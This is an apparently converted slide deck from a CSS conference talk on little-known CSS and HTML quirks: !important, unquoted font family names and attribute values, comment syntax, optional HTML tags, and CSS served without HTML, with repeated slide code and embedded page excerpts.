

# 3.14 things I didn't know about CSS

@mathias · #cssconf

# 4.20 things I didn't know about CSS

@mathias · #cssconf



**@mathias**

!important

# !important

```
.foo .bar {  
  color: red;  
}  
  
.bar {  
  color: green;  
}
```

important - JS Bin

http://mths.be/bsh

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HTML

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>!important</title>
</head>
<body>
<div class="foo">
  Lorem <span
class="bar">ipsum</span>
dolor sit amet...
</div>
</body>
</html>
```

CSS

```
html {
  font: 2em/1.5 sans-serif;
}

.foo .bar {
  color: red;
}

.bar {
  color: green;
}
```

Output Run with JS Auto-run JS

Lorem ipsum dolor sit amet...

# !important

```
.foo .bar {  
  color: red;  
}  
  
.bar {  
  color: green !important;  
}
```

important - JS Bin

http://mths.be/bsh

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HTML

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>!important</title>
</head>
<body>
<div class="foo">
  Lorem <span
class="bar">ipsum</span>
dolor sit amet...
</div>
</body>
</html>
```

CSS

```
html {
  font: 2em/1.5 sans-serif;
}

.foo .bar {
  color: red;
}

.bar {
  color: green;
}
```

Output

Run with JS Auto-run JS

Lorem ipsum dolor sit amet...

[mths.be/bsh](http://mths.be/bsh)



# !important

```
.foo .bar {  
  color: red;  
}  
.bar {  
  color: green !important;  
}
```



# New !important best practice \*

```
.foo .bar {  
  color: red;  
}
```

```
.bar .bar .bar .bar .bar .bar .bar .bar {  
  color: green;  
}
```



\* not really

important - JS Bin

http://mths.be/bsh

File Add library Share HTML CSS JavaScript Console Output Blog Help

HTML

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>!important</title>
</head>
<body>
<div class="foo">
  Lorem <span
class="bar">ipsum</span>
dolor sit amet...
</div>
</body>
</html>
```

CSS

```
html {
  font: 2em/1.5 sans-serif;
}

.foo .bar {
  color: red;
}

.bar {
  color: green !important;
}
```

Output

Run with JS Auto-run JS

Lorem ipsum dolor sit amet...

Font family names

# Font family names in CSS

“If there’s whitespace in the font family name,  
it must be quoted.”

```
html {  
    font-family: 'Comic Sans MS';  
}
```

# Font family names in CSS

~~“If there’s whitespace in the font family name,  
it must be quoted.”~~

[mths.be/bft](https://mths.be/bft)

```
html {  
    font-family: Comic Sans MS;  
}
```

# Font family names in CSS

```
html {  
    font-family: 456bereastreet;  
}
```

# Font family names in CSS

```
html {  
  font-family: 456bereastreet;  
}
```



# Font family names in CSS

```
html {  
    font-family: \34 56bereastreet;  
}
```



# Font family names in CSS

```
html {  
    font-family: '456bereastreet';  
}
```

## Unquoted CSS font family name validator

Wondering if a given character sequence can be used as an unquoted font family name in CSS? [Read all about it](#), or just use this tool.

Enter a font family name:

escape non-ASCII

[permalink](#)

You can use this as an unquoted font family name in CSS:

```
font-family: Arial;
```

You can use it with quotes:

```
font-family: 'Arial';
```

Attribute values

# Attribute values

```
<a href="foo">...</a>
```

```
<style>
```

```
  a[href="foo"] {
```

```
    background: hotpink;
```

```
  }
```

```
</style>
```

# Unquoted attribute values

```
<a href=foo>...</a>
```

```
<style>
```

```
  a[href=foo] {
```

```
    background: hotpink;
```

```
  }
```

```
</style>
```

# Unquoted attribute values

```
<a href=foobar>...</a>
```

```
<style>
```

```
  a[href=foobar] {
```

```
    background: hotpink;
```

```
  }
```

```
</style>
```

# Unquoted attribute values

```
<a href=foobar>...</a>
```

```
<style>
```

```
  a[href=foobar] {
```

```
    background: hotpink;
```

```
  }
```

```
</style>
```



# Unquoted attribute values

```
<a href=foobar>...</a>
```

```
<style>
```

```
  a[href="foobar"] {
```

```
    background: hotpink;
```

```
  }
```

```
</style>
```

# Unquoted attribute values



The screenshot shows a web browser window with the title "Unquoted attribute value validator". The main heading is "Unquoted attribute value validator". Below it, a question asks: "Can I use `<a href=foo />` and `a[href=foo] {}` or does it need quotes?". There is a text input field containing the value `mailto:foo@example.org?subject=bar`. Below the input, there are two examples of invalid unquoted attribute values. The first is in HTML: `<a href=mailto:foo@example.org?subject=bar>permalink</a>`. The second is in CSS: `<style> a[href=mailto:foo@example.org?subject=bar] { background: hotpink; } </style>`. At the bottom, there is a link to quote "Unquoted attribute values in HTML and CSS".

Unquoted attribute value validator

"Can I use `<a href=foo />` and `a[href=foo] {}` or does it need quotes?"

Enter an attribute value:

`mailto:foo@example.org?subject=bar`

In HTML, that's an invalid unquoted attribute value:

```
<a href=mailto:foo@example.org?subject=bar>permalink</a>
```

In CSS, that's an invalid unquoted attribute value:

```
<style>
a[href=mailto:foo@example.org?subject=bar] {
  background: hotpink;
}
</style>
```

To quote: "Unquoted attribute values in HTML and CSS"

A valid unquoted attribute value in HTML is a sequence of text that is not the empty

[mths.be/bjn](https://mths.be/bjn)

CSS comments

# CSS comments

```
.some-selector {  
  background: hotpink;  
  /*color: red;*/  
  text-align: center;  
}
```



# CSS comments

```
.some-selector  
  background-color: pink;  
  //color: red;  
  text-align: center;  
}
```



# CSS comments

```
.some-selector {  
  background: hotpink;  
  //color: red;  
  text-align: center;  
}
```



# CSS comments

```
.some-selector {  
  background: hotpink;  
  颜色: red;  
  text-align: center;  
}
```



# Tab Completion

I'm [Tab Atkins Jr.](#), and I wear many hats. I work for Google on the Chrome browser as a Web Standards Hacker. I'm also a member of the CSS Working Group, and am either a member or contributor to several other working groups in the W3C. You can contact me [here](#).



[Listing of All Posts](#)

## Single Line Comments (//) in CSS

Jan 11

Last updated: Monday, January 13 2014

Hi haters! This article is half informative, half tongue-in-cheek. Remember that [I'll delete your ass like it wasn't a thing](#) if you're rude!

CSS uses the same "block comment" syntax as the C-like languages - you start a comment with `/*`, and end it with `*/`.

However, CSS is missing the "line comment" syntax that those languages have, where everything from `//` to the end of the line is commented out.

People have asked for this syntax to be added repeatedly, but unfortunately our hands are mostly tied - CSS minifiers don't know about line comments, so if we added it and the minifier removed all the linebreaks (as they tend to do), the line comment would accidentally comment out the entire rest of your stylesheet!

That said, CSS *does* actually already allow you to use `//`, after a fashion. It's not quite a line comment, but a **next construct comment**.

That is, whenever you use `//`, the next CSS construct - either declarati



CSS > JavaScript\*



\* sometimes

# YOU MIGHT NOT NEED JAVASCRIPT

JavaScript is great, and by all means use it, while also being aware that you can build so many functional UI components without the additional dependency.

Maybe you can include a few lines of utility code, or a mixin, and forgo the requirement. If you're only targeting more modern browsers, you might not need anything more than what the browser ships with.

This site is fully copied from [youmightnotneedjquery.com](http://youmightnotneedjquery.com), an excellent resource for vanilla JavaScript created by [@adamfschwartz](https://twitter.com/adamfschwartz) and [@zackbloom](https://twitter.com/zackbloom). But this time, we take a look at the power of modern native HTML and CSS as well as some of the syntactic sugar of Sass. Because, you might not need scripts for that task at all! (Note: these demos may not be accessible. Please take a moment to test them in your project before using in production)

 Tweet  Star 1,123



# HTML KONG

JULY 18TH, 2016

Weekends don't count unless you spend them doing something completely pointless.

— BILL WATTERSON, c.1958


**T**HERE ARE TWO THINGS I'VE ALWAYS WANTED TO TRY IN HTML: generating a photorealistic image using CSS, and creating an interactive game without the need for JavaScript. *HTML Kong* is the end result of those two ambitions – a reproduction of the *Game & Watch* video game, *Donkey Kong*, using just HTML and CSS.

For those of you that haven't heard of it, *Game & Watch* was a line of LCD handheld video games from the 1980s. The *Donkey Kong* title was probably one of the most popular in the series, selling more than a million units worldwide. The game was split over two screens and built into a distinctive clamshell casing.

## CASING CONSTRUCTION

My starting point for this project was with the construction of the casing in CSS. There is nothing particularly revolutionary about this procedure<sup>1</sup>, but it was a new experience for me. The basic structure of the body was formed with a set of `div` elements, then `border` and `box-shadow` properties were applied to control the colouring of the edges. For circular elements, a `border-radius` was used to adjust the shape appropriately.

[mths.be/bvu](http://mths.be/bvu)



SIZE TO FIT



HTML tags

# Valid HTML

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Foo</title>  
  </head>  
  <body>  
    ...  
  </body>  
</html>
```

# Valid HTML

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Foo</title>  
  </head>  
  <body>  
    ...  
  </body>  
</html>
```



# Valid HTML

```
<!DOCTYPE html>  
<html>  
<head>  
<title>Huh?</title>  
<body>
```

...

# Valid HTML

```
<!DOCTYPE html>  
<html>  
<head>  
<title>Huh?</title>  
<body>
```

...

# Valid HTML

```
<!DOCTYPE html>  
<title>lolwut</title>  
...
```



Using CSS without  
HTML

# “No JS”


```
<link href="nojs.css" rel="stylesheet">
```





O HAI! Have a look at my source code :)





○ HAI! Have a look at my source code :)



# CSS without HTML

```
$ curl -i https://mathiasbynens.be/demo/css-without-html
```

```
HTTP/1.1 200 OK
```


